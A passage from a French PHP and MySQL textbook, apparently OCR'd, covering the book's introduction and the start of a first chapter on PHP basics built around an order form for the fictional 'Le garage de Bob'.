MySQL est un système de gestion de bases de données relationnelles (SGBDR) robuste et rapide. Une base de données permet de manipuler les informations de manière efficace, de les enregistrer, de les trier, de les lire et d'y effectuer des recherches. Le serveur MySQL contrôle l'accès aux données pour s'assurer que plusieurs utilisateurs peuvent se servir simultanément d'une même base de données pour y accéder rapidement et pour garantir que seuls les utilisateurs autorisés peuvent accéder aux données. MySQL est donc un serveur multi-utilisateur et multithread. Il utilise SQL (*Structured Query Language*), le langage standard des requêtes de bases de données. MySQL est disponible depuis 1996, mais son développement remonte à 1979. Il s'agit de la base de données open-source la plus employée au monde et elle a reçu le *Linux Journal Readers' Choice Award* à plusieurs reprises.

MySQL est désormais disponible sous une double licence. Vous pouvez l'utiliser gratuitement sous licence open-source (GPL) à condition de respecter les termes de cette licence. Si vous souhaitez distribuer une application non GPL incluant MySQL, vous pouvez aussi acheter une licence commerciale.

Pourquoi utiliser PHP et MySQL ?

Lors de l'implémentation d'un site web, vous avez le choix entre de nombreux produits.

Vous devez notamment choisir :

- la plate-forme matérielle du serveur web ;
- un système d'exploitation ;
- un logiciel de serveur web ;
- un système de gestion de base de données ;
- un langage de programmation ou de script.

Certains de ces choix dépendent directement des autres. Tous les systèmes d'exploitation ne fonctionnent pas sur toutes les plates-formes ; par exemple, tous les serveurs web ne reconnaissent pas tous les langages de programmation, etc.

Dans ce livre, nous ne nous intéresserons pas particulièrement au matériel, à votre système d'exploitation ou à votre logiciel de serveur web. Nous n'en avons pas besoin car l'une des caractéristiques intéressantes de PHP et de MySQL tient à ce qu'ils fonctionnent avec tous les systèmes d'exploitation les plus connus et avec la plupart des autres.

Un script PHP peut, dans la plupart des cas, être écrit de façon à être portable entre les systèmes d'exploitation et les serveurs web. Certaines fonctions sont directement liées aux spécificités d'un système de fichiers particulier, mais elles sont clairement identifiées comme telles dans le manuel de référence et dans ce livre.

Quels que soient votre plate-forme, votre système d'exploitation ou votre serveur web, nous pensons que PHP et MySQL sont des options très intéressantes.

Quelques avantages de PHP

Les principaux concurrents de PHP sont Perl, ASP.NET de Microsoft, Ruby (avec ou sans Rails), Java Server Pages (JSP) et ColdFusion.

Par rapport à tous ces produits, PHP possède plusieurs avantages significatifs :

- les performances ;
- l'adaptabilité ;
- des interfaces vers différents systèmes de bases de données ;

- des bibliothèques intégrées pour la plupart des tâches web ;
- un faible coût ;
- la simplicité d'utilisation et d'apprentissage ;
- un bon support orienté objet ;
- la portabilité ;
- la souplesse dans le processus de développement ;
- la disponibilité de son code source ;
- la disponibilité du support et de la documentation.

Performances

PHP est très rapide. Avec un seul serveur d'entrée de gamme, vous pouvez servir des millions de requêtes par jour. Les tests de performances publiés par Zend Technologies (**http://www.zend.com**) montrent que PHP dépasse tous ses concurrents.

Adaptabilité

PHP utilise ce que Rasmus Lerdorf désigne souvent comme une architecture "sans partage". Cela signifie que vous pouvez implémenter de façon efficace et à peu de frais une ferme de serveurs en ajoutant des machines en fonction de vos besoins.

Intégration avec les bases de données

PHP dispose de connexions natives vers la plupart des systèmes de bases de données. Outre MySQL, vous pouvez vous connecter directement aux bases de données PostgreSQL, Oracle, dbm, FilePro, DB2, Informix, InterBase et Sybase, pour ne citer qu'elles. PHP 5 possède également une interface SQL intégrée, SQLite, pour gérer les fichiers plats.

En fait, grâce au standard ODBC (*Open Database Connectivity*), vous pouvez vous connecter à n'importe quelle base de données possédant un pilote ODBC, ce qui est le cas des produits Microsoft, notamment.

Outre ces bibliothèques natives, PHP dispose d'une couche d'abstraction pour l'accès aux bases de données : PDO (*PHP Database Objects*) autorise ainsi une certaine cohérence et facilite la prise en compte de la sécurité lors de l'accès aux bases.

Bibliothèques intégrées

PHP ayant été conçu pour être utilisé sur le Web, il possède de nombreuses fonctions intégrées permettant d'effectuer la plupart des tâches de programmation web.

Vous pouvez ainsi générer des images en temps réel, vous connecter à des services web et à d'autres services réseaux, analyser des documents XML, envoyer du courrier électronique, manipuler les cookies et produire des documents PDF avec seulement quelques lignes de code.

Coût

PHP est gratuit. Vous pouvez vous procurer la dernière version du langage sur le site **http://www.php.net**, sans payer quoi que ce soit.

Facilité d'apprentissage de PHP

La syntaxe de PHP repose sur celle d'autres langages de programmation, essentiellement C et Perl. Si vous savez déjà programmer en C, en Perl ou en un autre langage analogue, comme C++ ou Java, l'apprentissage de PHP sera quasiment immédiat.

Support orienté objet

PHP 5 possède des fonctionnalités orientées objet bien conçues. Si vous avez appris à programmer en Java ou en C++, vous disposerez en PHP des fonctionnalités (et, généralement, de la syntaxe) dont vous avez l'habitude : l'héritage, les attributs et les méthodes privés et protégés, les classes et les méthodes abstraites, les interfaces, les constructeurs et les destructeurs, notamment. Vous découvrirez également des mécanismes moins courants, comme les itérateurs. Certaines de ces fonctionnalités étaient disponibles dans PHP 3 et 4, mais le support orienté objet de la version 5 est bien plus complet.

Portabilité

PHP est disponible sur de nombreux systèmes d'exploitation. Vous pouvez écrire votre code PHP pour des systèmes d'exploitation Unix libres et gratuits, comme Linux ou FreeBSD, pour des versions commerciales d'Unix comme Solaris, IRIX, OS-X ou pour les différentes versions de Windows.

Un code PHP bien écrit pourra donc généralement être utilisé sans modification sur un autre système.

Souplesse dans le processus de développement

PHP permet d'implémenter simplement les traitements simples, mais vous pouvez tout aussi facilement implémenter de grosses applications à l'aide d'un framework reposant sur les patrons de conception, comme Modèle-Vue-Contrôleur (MVC).

Code source

Le code source de PHP est disponible gratuitement. Contrairement aux produits commerciaux, dont les sources ne sont pas distribués, vous avez donc la possibilité de modifier le langage ou d'y ajouter de nouvelles caractéristiques.

Vous n'avez par conséquent plus besoin d'attendre que les concepteurs distribuent des correctifs logiciels et n'avez plus à craindre la disparition de la société ou l'arrêt du support du produit que vous utilisez.

Disponibilité du support et de la documentation

Zend Technologies (**www.zend.com**), l'entreprise qui est à l'origine du moteur de PHP, finance son développement en offrant des services de support et des logiciels liés sous forme commerciale.

La documentation et la communauté PHP fournissent un grand nombre de ressources et d'informations complètes sur le langage.

Nouveautés de PHP 5

Il se peut que vous soyez récemment passé de l'une des versions PHP 4.x à PHP 5. Comme on est en droit de l'attendre dans une nouvelle version majeure, d'importantes modifications ont vu le jour et le moteur Zend de PHP a été réécrit pour cette version. Voici les principales nouvelles fonctionnalités :

- un meilleur support orienté objet construit autour d'un modèle objet entièrement nouveau (voir Chapitre 6) ;
- la gestion des exceptions pour un traitement évolutif des erreurs, facilitant la maintenance (voir Chapitre 7) ;
- SimpleXML pour une gestion simplifiée des données XML (voir Chapitre 31).

Parmi les autres modifications, notons encore le déplacement de certaines extensions de l'installation PHP par défaut dans la bibliothèque PECL, l'amélioration de la gestion des flux et l'ajout de SQLite.

Au moment où nous écrivons ce livre, la version courante de PHP est la 5.2 et la version 5.3 se profile à l'horizon. PHP 5.2 ajoute un certain nombre de fonctionnalités intéressantes :

- une nouvelle extension pour filtrer les entrées, afin d'améliorer la sécurité ;
- l'extension JSON pour améliorer l'interopérabilité avec JavaScript ;
- le suivi de la progression des dépôts de fichiers ;

- une meilleure gestion des dates et des heures ;
- de nombreuses bibliothèques clientes améliorées et des performances encore accrues (le moteur Zend utilise une meilleure gestion de la mémoire) ;
- de nombreux bogues corrigés.

Quelques avantages de MySQL

Les principaux concurrents de MySQL sont PostgreSQL, Microsoft SQL Server et Oracle.

MySQL possède sur eux plusieurs avantages :

- des performances élevées ;
- un coût réduit ;
- une simplicité de configuration et d'apprentissage ;
- sa portabilité ;
- l'accessibilité de son code source ;
- la disponibilité du support.

Performances

MySQL est indéniablement un système rapide. Vous pouvez consulter les statistiques de ses performances sur le site **http://web.mysql.com/why-mysql/benchmark.html**. La plupart des tests montrent que MySQL est bien plus rapide que ses concurrents, de plusieurs ordres de grandeur. En 2002, eWeek a publié un banc d'essais qui comparait cinq bases de données alimentant une application web. Le meilleur résultat a placé *ex æquo* MySQL et Oracle, qui est pourtant un produit bien plus cher.

Coût réduit

MySQL est disponible gratuitement sous une licence open-source ou, pour un prix très raisonnable, sous licence commerciale. Vous devez vous procurer une licence si vous souhaitez redistribuer MySQL dans une application et que vous ne souhaitiez pas que l'application se trouve sous licence open-source. Si vous ne comptez pas distribuer votre application (ce qui est généralement le cas de la plupart des applications web) ou si vous travaillez sur un logiciel open-source, il n'est pas nécessaire d'acheter une licence.

Simplicité d'emploi

La plupart des bases de données modernes utilisent SQL. Si vous connaissez déjà d'autres SGBDR, vous ne devriez pas avoir de problème pour vous adapter. En outre,

MySQL est plus simple à installer que la plupart des produits similaires. La courbe d'apprentissage nécessaire à l'acquisition des compétences d'un administrateur de base de données (DBA, ou *DataBase Administrator*) est bien plus courte que celle des autres bases de données.

Portabilité

MySQL peut être utilisé sur un grand nombre de systèmes Unix, ainsi qu'avec Windows.

Code source

Comme pour PHP, vous pouvez vous procurer le code source de MySQL. Pour la plupart des utilisateurs, ce point n'est pas important, mais il doit vous tranquilliser l'esprit en vous assurant une continuité future et en vous offrant des possibilités en cas d'urgence.

Disponibilité du support

Tous les produits open-source n'ont pas une entreprise parente qui propose des services de support, de formations, de consultation et de certification : vous pouvez obtenir tout cela de la part de MySQL AB (**www.mysql.com**).

Nouveautés de MySQL 5

Parmi les modifications majeures introduites par MySQL 5, nous citerons les suivantes :

- les vues ;
- les procédures stockées (voir Chapitre 13) ;
- un support minimal des triggers ;
- le support des curseurs.

On peut également noter une meilleure compatibilité avec le standard ANSI et des améliorations en matière de vitesse.

Si vous utilisez toujours une ancienne version 4.x ou 3.x du serveur MySQL, vous devez savoir que les fonctionnalités suivantes ont été ajoutées aux différentes versions depuis la version 4.0 :

- support des sous-requêtes ;
- types GIS pour stocker les données géographiques ;
- support amélioré pour l'internationalisation ;

- moteur de stockage transactionnel InnoDB inclus en standard ;
- cache de requêtes MySQL pour améliorer fortement la vitesse des requêtes répétitives souvent produites par les applications web.

Ce livre utilise MySQL 5.1 (Beta Community Edition), qui ajoute les fonctionnalités suivantes :

- partitionnement ;
- réplication par lignes ;
- programmation des événements ;
- tables de log ;
- améliorations de MySQL Cluster, du schéma d'informations, des processus de sauvegarde ;
- nombreuses corrections de bogues.

Organisation de ce livre

Ce livre est découpé en cinq parties.

La première partie présente les différents éléments du langage PHP, ainsi que quelques exemples. Tous ces exemples sont pratiques, issus de notre expérience dans l'implémentation d'un site de commerce électronique, et non théoriques. La présentation de PHP débute avec le Chapitre 1 : si vous connaissez déjà le langage, vous pouvez passer directement au chapitre suivant. Si vous débutez en PHP ou en programmation, en revanche, il peut être intéressant de vous y arrêter un peu plus longuement. Si vous connaissez déjà PHP 4, consultez quand même le Chapitre 6 car les fonctionnalités orientées objet ont sensiblement changé.

La deuxième partie aborde les concepts nécessaires à l'utilisation des systèmes de bases de données relationnelles, comme MySQL, l'utilisation de SQL, l'interconnexion de votre base de données MySQL avec le monde extérieur, en passant par PHP et certains concepts avancés de MySQL, comme la sécurité et les optimisations.

La troisième partie est consacrée aux problèmes généraux qui peuvent survenir lors du développement d'un site web dans n'importe quel langage. Les problèmes les plus importants concernent la sécurité. Nous verrons ensuite comment vous pouvez tirer profit de PHP et de MySQL pour authentifier vos utilisateurs et collecter, transmettre et enregistrer vos données en toute sécurité.

La quatrième partie s'intéresse plus précisément aux principales fonctions intégrées dans PHP. Nous avons sélectionné des groupes de fonctions qui vous intéresseront sûrement

lorsque vous implémenterez un site web. Vous y apprendrez notamment ce qu'est l'interaction avec le serveur, l'interaction avec le réseau, la génération d'images, les manipulations de date et d'heure et les variables de sessions.

La cinquième et dernière partie est notre préférée : nous y étudierons quelques problèmes réels, comme la gestion et le suivi de projets importants, ainsi que le débogage des applications. Nous présenterons également quelques projets mettant en évidence la puissance et la flexibilité de PHP et de MySQL.

Encore un mot

Nous espérons que ce livre vous satisfera et que vous serez aussi passionné par l'apprentissage de PHP et de MySQL que nous l'avons été lorsque nous avons commencé à nous servir de ces logiciels. Leur utilisation est un plaisir à part entière. Vous serez bientôt à même de rejoindre les milliers de développeurs web qui se servent de ces outils puissants et robustes pour construire des sites web dynamiques.

I

Utilisation de PHP

1 *PHP : les bases*
2 *Stockage et récupération des données*
3 *Utilisation de tableaux*
4 *Manipulation de chaînes et d'expressions régulières*
5 *Réutilisation de code et écriture de fonction*
6 *PHP orienté objet*
7 *Gestion des exceptions*

1

PHP : les bases

Ce chapitre expose succinctement la syntaxe et les constructions du langage PHP. Les programmeurs PHP y trouveront peut-être l'occasion de compléter leurs connaissances sur le sujet. L'étude de ce chapitre sera plus facile et plus rapide pour ceux qui possèdent des notions de base sur d'autres langages de programmation, comme C, Perl ou ASP.

Dans cet ouvrage, l'apprentissage qui vous est proposé repose sur de nombreux exemples du monde réel, tirés de l'expérience des auteurs en matière de conception de sites web. Les manuels de programmation exposent souvent la syntaxe de base en s'appuyant sur des exemples simples mais notre parti pris est différent. Nous pensons qu'il est préférable d'apprendre un langage de programmation en réalisant des projets opérationnels, plutôt qu'assimiler un recueil de fonctions et un exposé de la syntaxe qui n'apportent guère plus que le manuel en ligne.

En conséquence, nous vous proposons de vous faire la main sur les exemples donnés ici ; vous pouvez les saisir ou les charger à partir du site Pearson (www.pearson.fr), les modifier, en isoler des extraits et apprendre à les adapter à vos besoins.

Dans ce chapitre, vous verrez comment utiliser les variables, les opérateurs et les expressions en construisant un formulaire de commande en ligne. Nous étudierons également les types de variables et les priorités des opérateurs. Vous apprendrez ensuite à accéder aux variables des formulaires et à manipuler celles-ci afin de calculer le montant total et les taxes dans un bon de commande émis par un client.

Nous poursuivrons le développement de cet exemple en insérant dans notre script PHP le code nécessaire à un contrôle de la validité des données entrées par l'utilisateur. À cette occasion, nous présenterons le concept de valeurs booléennes, ainsi que plusieurs exemples d'utilisation des instructions `if`, `else` et `switch` et de l'opérateur `?:`.

Enfin, nous aborderons les boucles en écrivant du code PHP générant une structure de tableau HTML de façon répétitive.

Utilisation de PHP

La réalisation et l'exécution des exemples présentés dans cet ouvrage nécessitent d'avoir accès à un serveur web sur lequel PHP est installé. Pour tirer le meilleur parti des exemples et des cas d'école traités ici, il est conseillé de les exécuter et d'essayer de les modifier. Pour cela, vous avez besoin d'une installation de test où vous puissiez expérimenter à loisir.

Si PHP n'est pas installé sur votre ordinateur, vous devez commencer par procéder à son installation ou contacter votre administrateur système pour qu'il s'en charge. Vous trouverez à l'Annexe A, "Installation de PHP et de MySQL", une description de la procédure d'installation.

Formulaires HTML


Le traitement des formulaires HTML constitue une des applications les plus courantes que doivent prendre en charge les langages de script exécutés côté serveur. C'est pourquoi nous allons commencer l'apprentissage de PHP par l'implémentation d'un formulaire de commande pour une entreprise fictive de vente de pièces détachées dénommée *Le garage de Bob*. Vous trouverez tout le code relatif à cette application modèle dans le répertoire *chapitre01* sur le site Pearson.

Code du formulaire

Nous allons partir du stade où le programmeur de l'entreprise a établi un formulaire permettant aux clients de passer des commandes (voir Figure 1.1). Il s'agit d'un formulaire simple, comparable aux nombreux autres publiés sur le Web.

Figure 1.1

Le formulaire initial de Bob n'enregistre que les articles et leurs quantités respectives.



À partir de ce formulaire, Bob veut en premier lieu récupérer la liste des articles commandés par son client, établir le montant total de la commande, ainsi que le montant des taxes à payer sur cette commande.

Une partie du code HTML générant ce formulaire est présentée dans le Listing 1.1.

Listing 1.1 : *orderform.html* — Code HTML générant le formulaire basique de commande de Bob

```
<form action="processorder.php" method=post>
  <table border=0>
    <tr bgcolor=#cccccc>
      <td width=150>Articles</td>
      <td width=15>Quantité</td>
    </tr>
    <tr>
      <td>Pneus</td>
      <td align="center"><input type="text" name="qte_pneus"
          size="3" maxlength="3"></td>
    </tr>
    <tr>
      <td>Huiles</td>
      <td align="center"><input type="text" name="qte_huiles"
          size="3" maxlength="3"></td>
    </tr>
    <tr>
      <td>Bougies</td>
      <td align="center"><input type="text" name="qte_bougies"
          size="3" maxlength="3"></td>
    </tr>
    <tr>
      <td colspan="2" align="center">
        <input type="submit" value="Passer commande">
      </td>
    </tr>
  </table>
</form>
```

Tout d'abord, notez que l'attribut `action` de la balise `form` de ce formulaire a pour valeur le nom du script PHP qui va traiter la commande du client (et que nous écrirons un peu plus loin). En général, la valeur affectée à l'attribut `action` est l'URL à charger lorsque l'utilisateur appuie sur le bouton `submit`. Les données saisies par l'utilisateur dans le formulaire sont alors transmises à cette URL, *via* la méthode spécifiée dans l'attribut `method`, c'est-à-dire soit `get` (dans ce cas, les données sont spécifiées à la fin de l'URL), soit `post` (dans ce cas, les données sont transmises sous forme d'un paquet séparé).

Notez également les noms des champs du formulaire (`qte pneus`, `qte huiles` et `qte bougies`) : comme nous les utiliserons dans notre script PHP, il est important de choisir des noms explicites facilement mémorisables. Certains éditeurs HTML génèrent par défaut des noms de champs tels que `field23` mais il est difficile de s'en souvenir lorsque l'on écrit ensuite le script. Pour faciliter votre travail de programmeur PHP, nous vous conseillons d'adopter des noms qui reflètent la nature des données entrées dans les champs.

Vous devriez même adopter une convention pour dénommer les noms des champs lors de la création d'un site web ; de cette façon, les noms des champs se conformeront au même format sur l'ensemble du site. Une telle convention peut, par exemple, stipuler que les noms de champ sont obtenus en abrégeant les mots et en remplaçant les espaces par des blancs soulignés.

Traitement du formulaire

Pour traiter le formulaire, nous devons créer le script `processorder.php` auquel renvoie la valeur de l'attribut `action` de la balise `form`. Dans votre éditeur de texte, tapez le code suivant et sauvegardez-le sous ce nom :

```
<html>
  <head>
    <title>Le garage de Bob - Résultats de la commande</title>
  </head>
  <body>
    <h1>Le garage de Bob</h1>
    <h2>Résultats de la commande</h2>
  </body>
</html>
```

Vous remarquerez que ces lignes ne sont que du code HTML. Nous allons à présent leur ajouter du code PHP.

Incorporation de code PHP dans du code HTML

Sous la balise de titre `<h2>`, saisissez les lignes suivantes :

```
<?
  echo '<p>Commande traitée.';
?>
```

Enregistrez votre fichier, puis chargez-le dans votre navigateur web en remplissant le formulaire de Bob et en cliquant sur le bouton `Passer commande`. La Figure 1.2 montre le résultat que vous devez alors obtenir.




Figure 1.2

Le texte passé à une instruction `echo` *de PHP est affiché dans le navigateur web.*

Notez comment le code PHP a été incorporé dans un fichier HTML "normal". Affichez la source de la page dans votre navigateur. Voici le code que vous devriez voir :

```
<html>
<head>
  <title>Le garage de Bob - Résultats de la commande</title>
</head>
<body>
<h1>Le garage de Bob</h1>
<h2>Résultats de la commande</h2>
<p>Commande traitée.
</body>
</html>
```

Le code PHP brut n'est pas affiché tel quel dans le navigateur. En effet, l'interpréteur PHP analyse le script et le remplace par le résultat de son exécution. À partir d'un script PHP, nous pouvons ainsi produire du code HTML directement affichable dans un navigateur, sans que le navigateur comprenne le langage PHP.

Cet exemple illustre le concept de programmation web côté serveur : le code PHP est interprété et exécuté sur le serveur web, contrairement au code JavaScript et aux autres technologies côté client, qui sont interprétées et exécutées par le navigateur, sur l'ordinateur de l'utilisateur.

Le code contenu dans le fichier considéré ici se compose de quatre éléments :

- du HTML ;
- des balises PHP ;
- des instructions PHP ;
- des espaces.

Nous pouvons également y ajouter des commentaires.

La plupart des lignes de cet exemple sont simplement du code HTML.

Balises PHP

Dans l'exemple précédent, le code PHP commence par les caractères `<?` et se termine par les caractères `?>`. Cette syntaxe est comparable à la syntaxe des balises du HTML, qui commencent elles aussi par le caractère < (inférieur à) et se terminent par le caractère > (supérieur à). Ces symboles sont appelés *balises PHP* et indiquent au serveur web où commence et où finit le code PHP. Tout texte placé entre ces balises est interprété comme du code PHP et tout texte situé en dehors est traité comme du code HTML normal. Les balises PHP permettent ainsi de "s'échapper" du contexte HTML.

Il existe différents types de balises. Examinons-les plus en détail.

Styles des balises PHP

Il existe actuellement quatre styles différents de balises PHP. Les différents fragments de code qui suivent sont équivalents.

- **Style XML** :

```
<?php echo "<p>Commande traitée."; ?>
```

  Il s'agit du style de balise qui sera employé dans ce livre. Ce style est le style de référence à utiliser avec PHP 3 et PHP 4 car l'administrateur du serveur ne peut pas le désactiver, ce qui vous garantit sa disponibilité sur tous les serveurs et qui est particulièrement important si vous écrivez des applications qui peuvent être utilisées sur différentes installations. Ce style de balise est compatible avec des documents XML (*eXtensible Markup Language*). Nous vous conseillons d'utiliser ce style de balise.

- **Style abrégé** :

```
<? echo "<p>Commande traitée."; ?>
```

  Ce style de balise est le plus simple ; il respecte le style des instructions de traitement SGML (*Standard Generalized Markup Language*). Pour utiliser ce type de balise, qui est le plus rapide à saisir au clavier, vous devez autoriser l'option `open tag` dans votre fichier de configuration ou compiler PHP en activant les balises abrégées. Vous trouverez plus d'informations concernant ce style de balise dans l'Annexe A. Nous vous déconseillons de l'utiliser car il ne fonctionnera pas dans de nombreux environnements puisqu'il n'est plus activé par défaut.

- **Style SCRIPT** :

```
<SCRIPT LANGUAGE='php'> echo "<p>Commande traitée."; </SCRIPT>
```

  Ce style de balise est le plus long et le plus familier pour les utilisateurs de JavaScript ou de VBScript. Vous pouvez l'adopter si votre éditeur HTML pose problème avec les autres styles de balise.

- **Style ASP** :

```
<% echo "<p>Commande traitée."; %>
```

  Ce style de balise est analogue au style utilisé dans les pages ASP (*Active Server Pages*) ou ASP.NET. Pour l'employer, vous devez activer le paramètre de configuration `asp tags`. Vous n'avez aucune raison d'utiliser ce style, sauf si votre éditeur de texte est orienté ASP ou ASP.NET. Notez que, par défaut, ce style de balise est désactivé.

Instructions de PHP

Pour informer l'interpréteur PHP des actions à entreprendre, il faut insérer des instructions entre les balises PHP d'ouverture et de fermeture.

Dans l'exemple considéré ici, nous n'utilisons qu'un seul type d'instruction :

```
echo "<p>Commande traitée.";
```

Vous l'avez déjà probablement deviné, l'emploi de la construction `echo` se traduit par un résultat très simple : l'affichage dans la fenêtre du navigateur de la chaîne qui lui est passée en paramètre. Notez le point-virgule placé à la fin de l'instruction `echo`. Le point-virgule s'emploie pour séparer les instructions PHP les unes des autres, tout comme le point s'emploie pour séparer des phrases en français. Si vous avez déjà programmé en C ou en Java, cette syntaxe ne vous est pas étrangère.

L'oubli d'un point-virgule en fin d'instruction est une erreur de syntaxe très répandue. Cette erreur est toutefois facile à détecter et à corriger.

Espaces

Les caractères d'espacement, tels que les nouvelles lignes (retour chariot), les espaces et les tabulations, constituent ce que l'on appelle des *espaces*. Vous le savez probablement déjà, les navigateurs ignorent les espaces dans le code HTML. Il en va de même avec le moteur PHP.

Soit les deux fragments HTML suivants :

```
<h1>Bienvenue dans le garage de Bob !</h1><p>Que voulez-vous commander aujourd'hui ?
```

et

```
<h1>Bienvenue             dans le garage
de Bob !</h1>
<p>Que voulez-vous commander
 aujourd'hui ?
```

L'exécution de ces deux fragments donne le même résultat à l'affichage parce qu'ils apparaissent comme identiques pour le navigateur web. Vous pouvez toutefois utiliser des espaces dans votre code HTML et vous êtes même fortement encouragé à le faire avec soin pour améliorer la lisibilité de votre code. Il en va de même en PHP. Rien ne vous oblige à insérer des espaces entre des instructions PHP, mais vous obtiendrez des programmes PHP beaucoup plus lisibles si vous placez vos instructions sur des lignes séparées. Par exemple :

```
echo 'bonjour';
echo 'à tous';
```

et

```
echo 'bonjour ';echo 'à tous';
```

sont équivalentes, mais la première version est bien plus lisible.

Commentaires

Les commentaires placés dans les programmes sont en quelque sorte des indications écrites à l'intention des personnes qui lisent le code. Vous pouvez insérer des commentaires pour expliquer les actions du script, indiquer l'auteur du script, expliquer pourquoi l'implémentation a été effectuée de telle manière, donner la date de dernière modification et ainsi de suite. En général, tous les scripts PHP contiennent des commentaires, à l'exception peut-être des plus simples.

L'interpréteur PHP ignore tout le texte placé dans un commentaire. Plus précisément, l'analyseur PHP saute les commentaires, comme s'il s'agissait d'espaces.

Le langage PHP supporte les commentaires de style C, C++ et shell.

Voici un commentaire de plusieurs lignes écrit dans le style C et qui pourrait figurer au début d'un script PHP :

```
/* Auteur : Bob Smith
   Date de dernière modification : 10 avril
   Ce script traite les commandes client.
*/
```

Les commentaires sur plusieurs lignes doivent être encadrés par les paires de caractères `/*` et `*/`. Tout comme en C, il est interdit d'imbriquer des commentaires multiligne.

Vous pouvez également insérer des commentaires d'une seule ligne, soit dans le style C++ :

```
echo '<p>Commande traitée.'; // Début de l'affichage
```

soit dans le style des scripts shell :

```
echo '<p>Commande traitée.'; # Début de l'affichage
```

Avec ces deux derniers styles, tout le texte placé après le symbole de commentaire (`#` ou `//`) est considéré comme du commentaire tant que la fin de la ligne ou la balise PHP de clôture n'a pas été atteinte.

Dans la ligne de code suivante, le texte avant la balise fermante, `voici un commentaire`, fait partie d'un commentaire. Le texte après la balise fermante, `pas ici`, est traité comme du HTML parce qu'il se trouve après la balise fermante :

```
// voici un commentaire ?> pas ici
```

Ajout de contenu dynamique

Jusqu'ici, tout ce que nous avons codé en PHP aurait tout aussi bien pu être codé en HTML, avec le même résultat.

Le principal intérêt d'un langage de script côté serveur réside dans la création de contenu dynamique. Il s'agit là d'un atout important, parce qu'un contenu se modifiant

pour s'adapter aux besoins de chaque utilisateur, ou en fonction du temps, incite les internautes à revenir sur votre site. Le langage PHP permet facilement de mettre en œuvre un tel effet dynamique.

Commençons par un exemple simple. Remplacez le code PHP précédemment inséré dans le fichier *processorder.php* par le code suivant :

```
<?php
  echo '<p>Commmande traitée à ';
  echo date('H:i, \l\e j-m-Y');
  echo '</p>';
?>
```

Dans ce fragment, nous nous servons de la fonction `date()` prédéfinie du langage PHP pour indiquer au client la date et l'heure du traitement de sa commande. L'affichage qui en résulte sera différent à chaque nouvelle exécution du script. La Figure 1.3 montre un exemple de l'affichage généré par l'exécution du script.

Figure 1.3

La fonction PHP date() *renvoie une chaîne de date mise en forme.*

Appel de fonctions

Examinez l'appel de la fonction `date()` dans le fragment de code considéré ici. L'appel a été réalisé avec la syntaxe standard. Le langage PHP comprend une riche bibliothèque de fonctions pour le développement d'applications web et la plupart de ces fonctions requièrent que des données leur soient passées pour renvoyer un résultat.

Soit l'appel de fonction suivant :

```
date('H:i, \l\e j-m-Y')
```

Notez qu'une chaîne (des données textuelles) est passée à la fonction dans une paire de parenthèses. L'élément entre les parenthèses est appelé le paramètre, ou argument de la fonction. Ces arguments constituent les entrées utilisées par la fonction pour générer le résultat spécifique attendu.

Fonction *date()*

La fonction `date()` attend que le paramètre qui lui est passé soit une chaîne de format, spécifiant le style voulu pour la sortie. Chacune des lettres de la chaîne représente une partie de la date et de l'heure. `H` est l'heure dans un format sur 24 heures avec des zéros d'en-tête si nécessaire, `i` représente les minutes avec un zéro d'en-tête si nécessaire, `j` représente le jour du mois sans zéro d'en-tête, `m` représente le numéro du mois et `J` représente l'année, sous un format à quatre chiffres. Les caractères précédés d'un antislash représentent du texte littéral (vous trouverez la liste complète des formats pris en charge par la fonction `date()` au Chapitre 19).

Accès aux variables des formulaires

Le principal objectif d'un formulaire de commande est la collecte des informations relatives aux commandes des clients. Récupérer les données saisies par le client dans un tel formulaire se révèle très facile avec PHP mais la méthode employée dépend de la version que vous utilisez et d'un paramétrage dans votre fichier *php.ini*.

Variables des formulaires

Dans votre script PHP, vous pouvez accéder à chacun des champs d'un formulaire par le biais de variables dont les noms font référence au nom du champ de formulaire associé. Dans le langage PHP, les noms de variables sont reconnaissables du fait de la présence du préfixe dollar (`$`). L'oubli du signe dollar constitue une erreur de programmation courante.

En fonction de votre version et de votre installation PHP, vous disposez de trois manières pour accéder aux données d'un formulaire *via* des variables. Ces méthodes ne portent pas de noms officiels, c'est pourquoi nous les avons appelées les styles "abrégé", "médium" et "long". Dans tous les cas, il est possible d'accéder dans le script à chacun des champs de formulaire soumis au script.

Vous pouvez accéder au contenu du champ `qte pneus` des manières suivantes :

```
$qte_pneus                          // style abrégé
$_POST['qte_pneus']                 // style médium
$HTTP_POST_VARS['qte_pneus']        // style long
```

Dans cet exemple, ainsi que dans tout le reste de cet ouvrage, nous avons adopté le style médium de référencement des variables de formulaire (autrement dit, `$ POST['qte pneus']`), mais nous créons des versions abrégées des variables pour des raisons de commodité (cette approche est recommandée depuis PHP 4.2.0).

Pour vos programmes personnels, vous pouvez choisir une approche différente mais vous devez être conscient des enjeux ; c'est pourquoi nous présentons dès maintenant les différentes méthodes.

En bref :

- Si le style abrégé (`$qte pneus`) est pratique, il exige que le paramètre de configuration `register globals` soit activé. Son activation ou sa désactivation par défaut dépend de la version de PHP. Dans toutes les versions depuis 4.2.0, il a été désactivé par défaut. Ce style favorisant les erreurs susceptibles de rendre votre code vulnérable aux attaques, il est désormais déconseillé. Ce serait de toute façon une mauvaise idée de l'utiliser dans du nouveau code car il y a de fortes chances pour qu'il disparaisse en PHP 6.
- Le style médium (`$ POST['qte pneus']`) est maintenant l'approche recommandée. Il est assez pratique mais n'est apparu qu'avec PHP 4.1.0 ; il ne fonctionnera donc pas sur de très anciennes installations.
- Le style long (`$HTTP POST VARS['qte pneus']`) est le plus "bavard". Notez cependant qu'il a été déclaré obsolète (*deprecated*) et qu'il est en conséquence vraisemblable qu'il disparaîtra dans le long terme. Ce style était auparavant le plus portable mais peut maintenant être désactivé *via* la directive de configuration `register long arrays`, qui améliore les performances. Là aussi, il est déconseillé de l'utiliser dans du nouveau code, sauf si l'on a de très bonnes raisons de penser que le script sera installé sur un serveur ancien.

